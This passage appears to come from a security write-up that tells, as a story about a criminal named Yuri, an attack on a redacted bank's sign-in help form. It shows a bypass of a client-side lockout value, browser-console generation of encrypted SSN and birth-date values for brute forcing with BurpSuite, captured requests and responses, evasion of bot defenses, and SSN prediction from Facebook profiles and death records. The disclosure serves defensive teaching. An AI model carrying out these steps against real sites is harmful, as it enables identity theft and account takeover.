By manually setting this value to a number less than five (including negative numbers), the lock is bypassed and brute force attacks can commence. Even worse, since most attackers use automated scripts and tools to perform these attacks (for example, BurpSuite or a python script), the value will never be set, thus bypassing the mitigation.

When Yuri configures a web browser to use BurpSuite and traps the request, he discovers something interesting. The social security number (taxId) and date of birth (dateOfBirth) “POST” parameters are encrypted before they are sent in the request.




Figure 19 – A captured request submitting the encrypted social security and date of birth numbers

In order to brute force the form he will need to encrypt the social security number and date of birth parameters before sending each request. He knows the logic to encrypt these values must reside on the client side (he knows this because the value is encrypted before being sent in the request).

He views the web pages source code and something stands out. The page contains very little source code and appears to load most of the functionality from a single minified JavaScript file (all.min.js) on line 26.

```
<!doctype html>
<html data-ng-app="enterprise-signin-help" lang="{{ selectedLanguage.substring(0, 2)
|| 'en' }}">
    <head>
            <script  type="text/javascript"
src="signinhelp/build/cp common.js"></script>
        <meta charset="UTF-8">
        <!-- mobile meta tags -->
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta name="apple-mobile-web-app-capable" content="yes">
        <meta name="apple-mobile-web-app-status-bar-style" content="translucent">
        <meta name="apple-mobile-web-app-title" content="">
        <meta http-equiv="Cache-Control" content="no-store, no-cache, must-
revalidate"/>
        <meta http-equiv="Pragma" content="no-cache"/>
        <meta http-equiv="Expires" content="0"/>
        <title>*REDACTED* - Sign In Help</title>
            <link rel="stylesheet" href="signinhelp/build/app.css">
    <script type="text/javascript">window.autoTrackerConfig = { appId: 'Forgots'
};</script>
    <script type="text/javascript"
src="https://verified.*REDACTED*.com/auth/assets/js/bfp-ah-min.js"></script>
    </head>
    <body>
        <div class="wrapper" ng-class="$root.auth ? 'auth' : $root.selectedCountry">
            <cofheader></cofheader>
            <div class="container">
                <ui-view></ui-view>
            </div>
        </div>
        <coffooter></coffooter>
        <script src="signinhelp/build/all.min.js"></script>
    </body>
</html>
```

Figure 20 – The page's HTML source code

Yuri downloads the min.all.js file locally, uploads it to https://beautifier.io and saves the de-minified results locally. After skimming through the file, a function name catches his eye. A globally-scoped function called "getEncryptor()" seems interesting. After a bit more searching it appears the getEncryptor() has an "encrypt" function. Following the code further reveals the application uses this functionality to encrypt the taxId and date of birth parameters before sending them in the request.

```
...SNIP...
function getEncryptor() {
    var e;
    return "undefined" == typeof JSEncrypt ? console.error("JSEncrypt failed to
initiate") : (e = new JSEncrypt, e.setPublicKey(getAppConfig().publickey)), e
}! function(e) {
    "use strict";

    function t(e) {
        return w(e) ? (b(e.objectMaxDepth) && (yi.objectMaxDepth = n(e.objectMaxDepth)
? e.objectMaxDepth : NaN), void(b(e.urlErrorParamsEnabled) &&
L(e.urlErrorParamsEnabled) && (yi.urlErrorParamsEnabled = e.urlErrorParamsEnabled))) :
yi
    }
...SNIP...
```

Figure 21 – The min.all.js file line 107

```
...SNIP...
s = function(t, n, r, o, s, u) {
var c, l = null,
       f = getEncryptor();
       c = "US" === s ? {
             taxId: f.encrypt(t),
             dateOfBirth: f.encrypt(r),
             lastName: o,
             customerType: "Individual"
       }
...SNIP...
var p = {
             personalIdentifiableInfo: c,
             riskAssessment: a(),
             authTransactionId:  tid
                };
                return l = e({
                    url: "/forgotunorchsvc-web/enterprisesigninhelp/customer-
verification",
                    method: "POST",
                    data: p,
                    headers: {
                        "Api-Key": "SIHELPAPP",
                        Accept: "application/json",
                        "Content-Type": "application/json",
                        "Country-Code": s,
                        "Client-Correlation-Id": i.get("C1 CCID"),
                        "Partner-Name": i.get("FGT_PARTNER")
                    }
                })
            },
            u = function(e) {
                c(e).then(function(e) {})
            },
            c = function(t) {
...SNIP...
```

Figure 22 – The min.all.js file line 19463 with highlights showing the taxId and date of birth are encrypted with the encrypt function before being submitted in a request

Since these functions are globally scoped, no further changes or reverse engineering are needed to generate the encrypted values. If they were not

globally scoped, the functions could be downloaded and edited to work with a locally-hosted NodeJS instance, or simply cut from the file and made globally scoped. The attacker can simply use the web browser's JavaScript console to generate the values, save them offline, and import them into BurpSuite intruder to perform the attack.

He tests this theory by opening the web page in Firefox, right-clicks the page, selects "inspect element," and then clicks the "console" button. He types the following into the console:

```
Var enc = getEncryptor();
console.log(123456789);
```

He saves the output to the clipboard. He configures Firefox to use BurpSuite and traps a request with a random date of birth, last name and the social security number of 999999999. He right-clicks the request and sends it to BurpSuite's repeater tab. Then, he replaces the "taxID" parameter value with the value he generated in the console and submits the request. Boom! The application responds with a "User_Not_Found" message indicating the encrypted values were successfully decrypted and accepted by the server.




Figure 23 – Utilizing the Firefox "console" to encrypt potential date of birth and social security numbers

```
POST /forgotunorchsvc-web/enterprisesigninhelp/customer-verification HTTP/1.1
Host: *REDACTED*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Api-Key: SIHELPAPP
Content-Type: application/json
Country-Code: US
X-slpF3Jx2-f:
A6dmJZ13AQAAjCMg4xnik20iCti2umYknyLZMdrpi96eDhMSIiy5boG94aXrAb2wAwecuLtWwC8AAOfvAAAAQA
==
X-slpF3Jx2-b: vstmxx
X-slpF3Jx2-c: AOC4I513AQAAc3RjpbDivcnThvT1j7hSQtyoizG5ifmNO4WIdu4kOy8TDZlZ
X-slpF3Jx2-d: AAaihIjBDKGNgUGASZAQhISj1WLuJDsvEw2ZWae4ngZFLVqwAAM6NP9NWFzZEVZlurPR1c0
…SNIP…

{
       "personalIdentifiableInfo":{
       "taxId":"PAYLOAD GENERARATED FROM BROWSER CONSOLE HERE ",
       "dateOfBirth":"C/PG1IWRQTZHXM9vxPSx1z1itRjVVRjFOWKuBEg7kqLnxtE5lim5fsrK06GwEo67
AnJ7XEvC+RrlUpeBwk+mbFll4nOAcUAIRTKXEJ1us8RIsBInLDYYZBqDoY3EfL+K3mrVFtQX6/gr4YoPKGBuV/
2LGiNhdeicpPgHJSTEZyLBZERI4Wqg6MdKd1kdD5OnnOKGGKfP6HY557Opf1AGLUs6FR/iVeQZT8aX/eW91dL7
NZbzA4xV3GSpQxxPcstIbQLrHtrp48doniKwjnFXlmUrXN8yBNIrXBr3GOIPBVnut0vquWuB7iLPqIAvZEOcez
7J0oH7qAazdamfstnQCw==",
       "lastName":"test",
       "customerType":"Individual"
       },
       "riskAssessment":{
…SNIP…
```

Figure 24 – Placing the encrypted value from figure 24 into the BurpSuite repeater and submitting the request

```
HTTP/1.1 201 Created
Content-Type: application/json; charset=UTF-8
Content-Length: 76
Expires: -1
Accept: application/json
X-Version-Served: 1
Cache-Control: no-cache, no-store, must-revalidate, private
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
Connection: close

{"responseStatus":"USER_NOT_FOUND","responseStatusCode":"404","profiles":[]}
```

In order to test the lockout controls, he submits the request multiple times. After three submissions, the server returns a 500 internal error as shown below in the captured response:

```
HTTP/1.1 201 Created
Content-Type: application/json; charset=UTF-8
Content-Length: 76
X-Ion-Hop: prod
X-Ion-Hop: prod
Accept: application/json
Expires: -1
Cache-Control: no-cache, no-store, must-revalidate, private
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Date: Wed, 24 Jun 2020 05:42:58 GMT
Connection: close
Set-Cookie: akacd_site_down=1592977438~rv=42~id=b66caaab761e940a92f34f477ea37906;
path=/; Expires=Wed, 24 Jun 2020 05:43:58 GMT; Secure; SameSite=None

{"responseStatus":"INTERNAL_ERROR","responseStatusCode":"500","profiles":[]}
```

What's going on? From Yuri's personal experience, he knows that many banks are protected by several layers of security tools. In this case, he makes a guess that the form is protected by Google Shape.

Author's note:

Shape defense is a Google product (bought by f5 at the time of this edit) that makes use of machine learning and artificial intelligence. According to https://www.shapesecurity.com/shape-defense , "Shape Defense provides all-in-one security to protect your site from bots, fake users, and unauthorized transactions, preventing large scale fraud and eroded user experiences. Companies get the visibility, detection and mitigation outcomes they need to slash fraud, reduce cloud hosting, bandwidth and compute costs, improve user experiences, and optimize their business based on real human traffic."

Sometimes it's possible to identify if Shape is in use by the headers being sent in the request. For example, if the reader comes across headers that look like the following, that could indicate Shape is in use:

X-slpF3Jx2-f:
X-slpF3Jx2-b:
X-slpF3Jx2-c:
X-slpF3Jx2-d:
X-slpF3Jx2-z:

```
X-slpF3Jx2-a:
```

Yuri does a quick Google search and finds no publicly-available bypasses for Shape. To test if Shape is protecting the form, he opens up his web browser, opens the developer tool bar, and sets the local storage FGT_BROWSER_LOCK key value to -99. Next, he manually fills out the form with fake data. He submits the same fake data 20 times.

Sure enough, no lockout or error messages are returned in the response! This means there is no server-side lockout, it's possible to bypass Shape by manually submitting the requests, and the client-side lockout is trivial to bypass. He has an idea about where to start automating this; however, first he reviews his notes on social security numbers.

https://www.cmu.edu/news/archive/2009/July/july6_ssnprediction.shtml

- "Carnegie Mellon University researchers have shown that public information readily gleaned from governmental sources, commercial data bases, or online social networks can be used to routinely predict most — and sometimes all — of an individual's nine-digit Social Security number."
- Researchers used the social security master death record database, and a potential victim's DOB and birth location.
- If they were born between the years 1989 and 2011, they found it was possible to predict large portions of the SSN number. In less populated states the entire number can be predicted with 8% accuracy.

He knows it's easy to find a customer's date of birth and location. The cyber gang he works for has millions of records of such information. For a simple proof of concept, he decides the simplest way will be to browse the bank's Facebook page and see who is commenting on the page. He can view the commenter's Facebook profile and pull their date of birth and location of birth from their profile. The following screenshots demonstrate this:




Figure 25 – International banks facebook page

He notices that several million people have “Liked” the bank’s Facebook page (over 4 million!). This likely means several million more people are customers.

Figure 26 – People commenting on the bank's Facebook page

He clicks the page and immediately sees people are commenting and complaining about issues they are having with their account or credit card. Selecting one of the commenters and opening their Facebook profile reveals their date of birth and location of birth.




Figure 27 – A commenter from figure 28's Facebook "About" page




Figure 28 – A commentor from figure 28's Facebook place showing the city he/she was born

Now that he's located the last name, date of birth, and location of birth for one of the bank's customer, he begins to look through the master death record database to see if he can find similar patterns to those found by the researchers from Carnegie Mellon. Yuri knows he only needs to predict the first five digits of the social security number to make the attack viable. The death record master database can be purchased for around USD $1,000, which is worth it considering the amount of money his team will make come next tax season.

In order to convince the higher ups in the organization that he needs to purchase the full database, he knows he needs to show a successful compromise with a proof of concept. A quick Google search reveals a free government service online that contains nine million death records with

dates of birth between the years 1936-2007. While it doesn't contain nearly the same amount of records as the master death records database, his chances are he will still have success with it.

He navigates to the website and searches for the customer's location of birth, birth month and year, and sees if he can discern a pattern to the social security numbers returned from the query.




Figure 29 – A free government source to search death records

